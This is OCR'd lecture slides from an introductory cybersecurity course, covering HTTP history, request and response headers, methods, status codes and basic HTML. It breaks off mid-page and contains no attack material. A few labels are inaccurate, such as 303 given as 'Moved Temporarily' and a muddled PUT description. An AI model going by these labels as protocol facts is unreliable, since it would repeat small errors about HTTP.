2550 Intro to cybersecurity

L21/22: Web vulnerabilities

abhi shelat

Key insight: security vulnerabilities arise when external input is not verified.

HyperText Transfer Protocol

0.9 Tim Berners Lee 1991

1.1 1996

1.1 1999 http://tools.ietf.org/html/rfc2616

HyperText Transfer Protocol

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
Stateless

Each request is independent of all other activity

Web Architecture circa-1992



Request/Response

```
*   Trying 151.101.193.164 ...
* TCP_NODELAY set
* Connected to nytimes.com (151.101.193.164) port 80 (#0)
> GET / HTTP/1.1
> Host: nytimes.com
> User-Agent: curl/7.64.1
> Accept: */*
>
< HTTP/1.1 301 Moved Permanently
< Server: Varnish
< Retry-After: 0
< Content-Length: 0
< Location: https://www.nytimes.com/
< Accept-Ranges: bytes
< Date: Fri, 03 Apr 2020 08:25:31 GMT
< X-Served-By: cache-bos4641-BOS
< X-Cache: HIT
< X-Cache-Hits: 0
< Set-Cookie: nyt-gdpr=0; Expires=Fri, 03 Apr 2020 14:25:31 GMT; Path=/; Domain=.nytimes.com
< x-gdpr: 0
< X-Frame-Options: DENY
< Connection: close
< X-API-Version: F-0
```

Request

GET / HTTP/1.1
Host: yahoo.com
Connection: keep-alive
User-Agent: Mozilla/5.0 (iPad; CPU OS 5_0 like Mac OS X) AppleWebKit/534.46 (KHTML, like Gecko) Version/5.1 Mobile/9A334 Safari/7534.48.3
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: YLS=v=....

Response

HTTP/1.1 302 Found
Date: Tue, 18 Sep 2012 17:47:21 GMT
P3P: policyref="http://info.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CO
TELo OTPi OUR DELi SAMi OTRi UNRi PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA
PRE LOC GOV"
Cache-Control: private
X-Frame-Options: SAMEORIGIN
Set-Cookie: IU=deleted; expires=Mon, 19-Sep-2011 17:47:20 GMT; path=/; domain=.yahoo.com
Set-Cookie: fpc=d=WmdZ6DzTnE...JAS04jxkD expires=Wed, 18-Sep-2013 17:47:21 GMT; path=/;
domain=www.yahoo.com
Location: http://www.yahoo.com/tablet/
Vary: Accept-Encoding
Content-Type: text/html; charset=utf-8
Age: 0
Transfer-Encoding: chunked
Connection: keep-alive
Server: YTS/1.20.10

Modern response

```
HTTP/2 200 OK
server: nginx
content-type: text/html; charset=utf-8
x-nyt-data-last-modified: Fri, 03 Apr 2020 13:06:36 GMT
last-modified: Fri, 03 Apr 2020 13:06:36 GMT
x-pagetype: vi-homepage
x-vi-compatibility: Compatible
x-xss-protection: 1; mode=block
x-content-type-options: nosniff
content-encoding: gzip
cache-control: s-maxage=30,no-cache
x-nyt-route: homepage
x-origin-time: 2020-04-03 13:07:39 UTC
accept-ranges: bytes
date: Fri, 03 Apr 2020 13:07:39 GMT
age: 31
x-served-by: cache-lga21966-LGA, cache-bos4624-BOS
x-cache: HIT, MISS
x-cache-hits: 5, 0
x-timer: S1585919260.727513,VS0,VE12
vary: Accept-Encoding, Fastly-SSL
set-cookie: nyt-a=jRLIskwL3RTl1Zzn3ifKyg; Expires=Sat, 03 Apr 2021 13:07:39 GMT; Path=/; Domain=.nytimes.com; SameSite=none; Secure
set-cookie: nyt-gdpr=0; Expires=Fri, 03 Apr 2020 19:07:39 GMT; Path=/; Domain=.nytimes.com
x-gdpr: 0
set-cookie: nyt-purr=cfhhcfh; Expires=Sat, 03 Apr 2021 13:07:39 GMT; Path=/; Domain=.nytimes.com
set-cookie: nyt-geo=US; Expires=Fri, 03 Apr 2020 19:07:39 GMT; Path=/; Domain=.nytimes.com
x-frame-options: DENY
x-api-version: F-F-VI
content-security-policy: default-src data: 'unsafe-inline' 'unsafe-eval' https:; script-src data: 'unsafe-inline' 'unsafe-eval' https: blob:; style-src data:
'unsafe-inline' https:; img-src data: https: blob:; font-src data: https:; connect-src https: wss: blob:; media-src https: blob:; object-src https:; child-src
https: data: blob:; form-action https:; block-all-mixed-content;
content-length: 174470
X-Firefox-Spdy: h2
```

HTTP Request Methods


Most HTTP requests

Verb	Description
GET	Retrieve resource at a given path
POST	Submit data to a given path, might create resources as new paths
HEAD	Identical to a GET, but response omits body
PUT	Submit data to a given path, creating resource if it exists or modifying existing resource at that path
DELETE	Deletes resource at a given path
TRACE	Echoes request
OPTIONS	Returns supported HTTP methods given a path
CONNECT	Creates a tunnel to a given network location


HTTP Response Status Codes

- 3 digit response codes
  - 1XX – informational
  - 2XX – success
    - 200 OK
  - 3XX – redirection
    - 301 Moved Permanently
    - 303 Moved Temporarily
    - 304 Not Modified
  - 4XX – client error
    - 404 Not Found
  - 5XX – server error
    - 505 HTTP Version Not Supported


Web Architecture circa-1992




Web Architecture circa-2018



Console


Firefox File Edit View History Bookmarks Tools Window Help
New Tab
Search or enter address
Downloads ⌘J
Add-ons ⇧⌘A
Sync Now
Web Developer
Page Info ⌘I
Toggle Tools ⌥⌘I
Inspector ⌥⌘C
Web Console ⌥⌘K
Debugger ⌥⌘Z
Network ⌥⌘E
Style Editor ⇧F7
Performance ⇧F5
Storage Inspector ⇧F9
Accessibility ⇧F12
Remote Debugging
Browser Console ⇧⌘J
Responsive Design Mode ⌥⌘M
Eyedropper
Page Source ⌘U
Get More Tools
Fire
Search the Web


New Tab
Search or enter address
Firefox
Search the Web
Inspector
Console
Debugger
Style Editor
Performance
Memory
Network
Storage
Accessibility
What's New
Filter Output
Errors
Warnings
Logs
Info
Debug
CSS
XHR
Requests

Browser Execution Model

Load, Render, Respond

Events:
Onclick, OnMouseOver
OnLoad, OnBeforeUnload
setTimeout, clearTimeout

Web Pages (HTML)

- Multiple (typically small) objects per page
  - E.g., each image, JS, CSS, etc. downloaded separately
- Single page can have 100s of HTTP transactions!
  - File sizes are heavy-tailed
  - Most transfers/objects very small

```
<!doctype html>

<html>
<head>
    <title>Hello World</title>
    <script src="../jquery.js"></script>
</head>
<body>
    <h1>Hello World</h1>
    <img src="/img/my_face.jpg"></img>
    <p>
        I am 12 and what is
        <a href="wierd_thing.html">this</
a>?
    </p>
